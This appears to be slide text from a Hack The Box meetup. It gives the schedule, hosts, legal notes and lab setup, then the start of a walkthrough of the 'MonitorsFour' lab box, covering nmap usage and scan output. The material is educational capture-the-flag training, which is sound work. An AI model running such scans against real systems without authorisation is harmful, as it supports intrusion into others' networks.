



Hack The Box Meetup 0x0D | Onsite @ RAUM68
(sponsored by network)

Hack The Box Meetup 0x19 | Onsite @ RAUM68 (sponsored by netwolk)



18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break 🍕 🍕 🍕
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides: <https://slides.hackingnight.ch>

Hosts



Yvan Kuonen
Geschäftsführer netwolk GmbH



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom





Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification


Capture the Flag (CTF)
Hacking Competition

(warning: addictive)




HACKTHEBOX

> 400 virtual machines (boxes)



HTB Labs



<https://app.hackthebox.com>




HTB Enterprise Platform

<https://enterprise.hackthebox.com>

Hacking Setup



Connect to the Lab via HTB PwnBox




https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h_9b6b4f1e1a



The services on the MonitorsFour machine need up to 7 minutes to boot. Please allow ample time for the box to stabilize before resetting

• Walktrough: MonitorsFour

- Easy-difficulty Windows box
- Web / API Fuzzing
- Remote Code Execution
- Docker Privilege Escalation




/etc/hosts file

- Add the domain to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```


And add the following entry:

```
10.10.11.XXX monitorsfour.htb
```



A close-up, slightly blurred photograph of a network switch or patch panel. Several blue Ethernet cables are plugged into the ports, with their RJ45 connectors visible. The background is dark, and the scene is illuminated by the warm, glowing light of the switch's indicator LEDs, which appear as out-of-focus yellow and orange circles. The overall color palette is dominated by deep blues and warm yellows, creating a technical and digital atmosphere.

#1 Network & Vulnerability Scan



Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.



Letter content, e.g. Invoice, postcard

Ensures **reliable data transfer** between devices


TCP Port 1337



Appartment number

Routing of data packets within and between networks

IPv4 Address 203.0.113.45




Postal address

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address 48:2C:6A:1E:59:3F



Road + post truck

nmap the network mapper

Basic usage

Target = hostname or IP address

```
$ nmap <target>
```

Port specification

Scan specific ports

```
$ nmap -p21,22,80-99 <target>
```

Scan all ports

```
$ nmap -p- <target>
```

Timing options

Minimal rate (packets/sec)

```
$ nmap --min-rate=1000 <target>
```

Timing templates (0-5, higher is faster)

```
$ nmap -T4 <target>
```

Version Scanning

Determining service/version information

```
$ nmap -sV <target>
```

Script Scanning

Run nmap default scripts

```
$ nmap -sC <target>
```

nmap (1st pass)

```
$ nmap -T5 monitors.htb
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 17:44 EDT
```

```
Nmap scan report for monitors.htb (10.129.20.0)
```

```
Host is up (0.0080s latency).
```

```
Not shown: 998 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
5985/tcp  open  wsman
```

nmap (2nd pass)

```
$ nmap -sC -sV -p 80,5985 monitors.htb
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 17:45 EDT
```

```
Nmap scan report for monitors.htb (10.129.20.0)
```

```
Host is up (0.0079s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http    nginx
```

```
 |_http-title: Did not follow redirect to http://monitorsfour.htb/
```

```
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


```
 |_http-title: Not Found
```

```
 |_http-server-header: Microsoft-HTTPAPI/2.0
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

